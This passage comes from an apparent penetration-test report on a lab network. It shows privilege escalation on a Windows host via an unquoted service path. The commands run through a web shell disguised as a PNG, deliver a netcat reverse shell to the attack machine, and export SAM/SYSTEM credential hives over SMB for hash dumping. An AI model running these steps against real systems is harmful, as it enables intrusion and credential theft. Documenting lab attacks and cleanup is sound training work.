Apache2.4                                                                                  Apache2.4                           "C:\xampp\apache\bin\httpd.exe" -k runservice
AWS Lite Guest Agent                                                                       AWSLiteAgent                        "C:\Program Files\Amazon\XenTools\LiteAgent.exe"
LSM                                                                                        LSM
Mozilla Maintenance Service                                                                MozillaMaintenance                  "C:\Program Files (x86)\Mozilla Maintenance Service\maintena
NetSetupSvc                                                                                NetSetupSvc
Windows Defender Advanced Threat Protection Service                                        Sense                               "C:\Program Files\Windows Defender Advanced Threat Protectio
System Explorer Service                                                                    SystemExplorerHelpService           C:\Program Files (x86)\System Explorer\System Explorer\servi
Windows Defender Antivirus Network Inspection Service                                      WdNisSvc                            "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.201
Windows Defender Antivirus Service                                                         WinDefend                           "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.201
Windows Media Player Network Sharing Service                                               WMPNetworkSvc                       "C:\Program Files\Windows Media Player\wmpnetwk.exe"
```

From the results, the binary path name of the `SystemExplorerHelpService` had no quotation marks. This looked like a better way to gain elevated access, but in order to exploit the Unquoted Service Path vulnerability, the `thomas` user required privileges which allowed for writing to the associated binary's path.

To check which user the service was running as,

```
sc qc SystemExplorerHelpService
```



localhost:8080/resources/uploads/test-radwolfsdragon-2.png.php?wreath=sc qc SystemExplorerHe

```
�PNG IHDR���~�sBIT��O��tEXtComment
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

The results showed that the service was running as `LocalSystem` account, which is `nt authority\system`, the highest privileged user on Windows systems.

To confirm that the `thomas` had write permissions to the service's path,

```
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
```


localhost:8080/resources/uploads/test-radwolfsdragon-2.png.php?wreath=powershell "get-a

```
�PNG IHDR���~�sBIT��O��tEXtComment

Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)
```


From the results, `builtin\users` (including the `thomas` user) had **full control**, which included write permissions.

3.3.7 Privilege Escalation

To take over the service execution once the service is invoked, and gain a reverse shell with `nt authority\system` privileges, while still evading the anti-virus solution, a C# wrapper for the uploaded `netcat` binary was created and uploaded using a SMBv2 server hosted on the attack machine, which required authentication.

First the wrapper was created and compiled using the C# compiler, `msc`. The source code of the wrapper can be found in Appendix C.2: Wrapper.cs.


```
$ sudo apt install mono-devel
```



```
┌──(kali㉿kali)-[~/…/thm/wreath/trial/nc.exe]
└─$ mcs Wrapper.cs

┌──(kali㉿kali)-[~/…/thm/wreath/trial/nc.exe]
└─$ ls
doexec.c   getopt.c   hobbit.txt   Makefile   nc.exe    readme.txt   Wrapper.exe
generic.h  getopt.h   license.txt  nc64.exe   netcat.c  Wrapper.cs
```

Starting the SMB server on the attack machine,


```
$ sudo apt install impacket-scripts
```



```
┌──(kali㉿kali)-[~/…/thm/wreath/trial/nc.exe]
└─$ sudo impacket-smbserver share . -smb2support -username user -password [redacted]
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```


Logging into the SMBv2 server on the wreath-pc host, the wrapper script was uploaded and transferred to the target service path.

```
net use \\10.50.68.16\share /USER:user <REDACTED PASSWORD>
copy \\10.50.68.16\share\Wrapper.exe %TEMP%\wrapper-radwolfsdragon.exe
net use \\10.50.68.16\share /del
```



```
copy \\10.50.68.16\share\Wrapper.exe %TEMP%\wrapper-radwolfsdragon.exe
copy \\10.50.68.16\share\Wrapper.exe %TEMP%\wrapper-radwolfsdragon.exe
        1 file(s) copied.

C:\xampp\htdocs\resources\uploads>
```


```
copy %TEMP%\wrapper-radwolfsdragon.exe "C:\Program Files
(x86)\System Explorer\System.exe"
```



```
                                    copy %TEMP%\wrapper-radwolfsdragon.exe "C:\Program Files (x86)\System Explorer\System.ex
e"
copy %TEMP%\wrapper-radwolfsdragon.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\xampp\htdocs\resources\uploads>
```


On the attack machine, a netcat listener was started and the service was restarted on the wreath-pc host.

```
sc stop SystemExplorerHelpService
sc start SystemExplorerHelpService
```



```
sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\xampp\htdocs\resources\uploads>
```

Thereafter, the reverse shell was obtained, running with the desired highest level privileged user.




```
┌──(kali㉿kali)-[~/…/thm/wreath/trial/nc.exe]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.50.68.16] from (UNKNOWN) [10.200.79.100] 50219
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


3.3.8 Data Exfiltration

To show proof of exploitation, the files containing the password hashes were obtained and downloaded using the SMBv2 service on the attack machine.

In the privileged reverse shell,




```
C:\Users\Administrator\Videos>reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SAM sam.bak
The operation completed successfully.

C:\Users\Administrator\Videos>reg.exe save HKLM\SYSTEM system.bak
reg.exe save HKLM\SYSTEM system.bak
The operation completed successfully.
```



```
C:\Users\Administrator\Videos>net use \\10.50.68.16\share /USER:user [redacted]
net use \\10.50.68.16\share /USER:user [redacted]
The command completed successfully.

C:\Users\Administrator\Videos>move sam.bak \\10.50.68.16\share\sam.bak
move sam.bak \\10.50.68.16\share\sam.bak
        1 file(s) moved.

C:\Users\Administrator\Videos>move system.bak \\10.50.68.16\share\system.bak
move system.bak \\10.50.68.16\share\system.bak
        1 file(s) moved.

C:\Users\Administrator\Videos>net use \\10.50.68.16\share /del
net use \\10.50.68.16\share /del
\\10.50.68.16\share was deleted successfully.
```

The hashes were then successfully dumped, bringing us to the close of the test.




```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ impacket-secretsdump -sam sam.bak -system system.bak LOCAL
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: [redacted]
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administr[redacted]
Guest:501
DefaultAc
WDAGUtili
Thomas:10
[*] Cleaning up...
```

Chapter 4: Clean Up


This section details how the tools uploaded and hosted on the tested network, as well as any other changes to the systems interacted with, were removed. This was done to prevent any malicious actor from using these very tools to gain control of the tested network, immediately following the conclusion of this test. It was also done to help the network and system administrators to return the systems back to their original state as much as possible.

4.1 Repurposed Server (wreath-pc)

The uploaded binaries were deleted.




```
C:\Users\Thomas\AppData\Local\Temp>del wrapper-radwolfsdragon.exe
del wrapper-radwolfsdragon.exe
```



```
C:\Users\Thomas\AppData\Local\Temp>del nc-radwolfsdragon.exe
del nc-radwolfsdragon.exe
C:\Users\Thomas\AppData\Local\Temp\nc-radwolfsdragon.exe
Access is denied.

C:\Users\Thomas\AppData\Local\Temp>del "C:\Program Files (x86)\System Explorer\System.exe"
del "C:\Program Files (x86)\System Explorer\System.exe"
Could Not Find C:\Program Files (x86)\System Explorer\System.exe
```


4.2 Git Server (git-serv)

The firewall rule was removed.



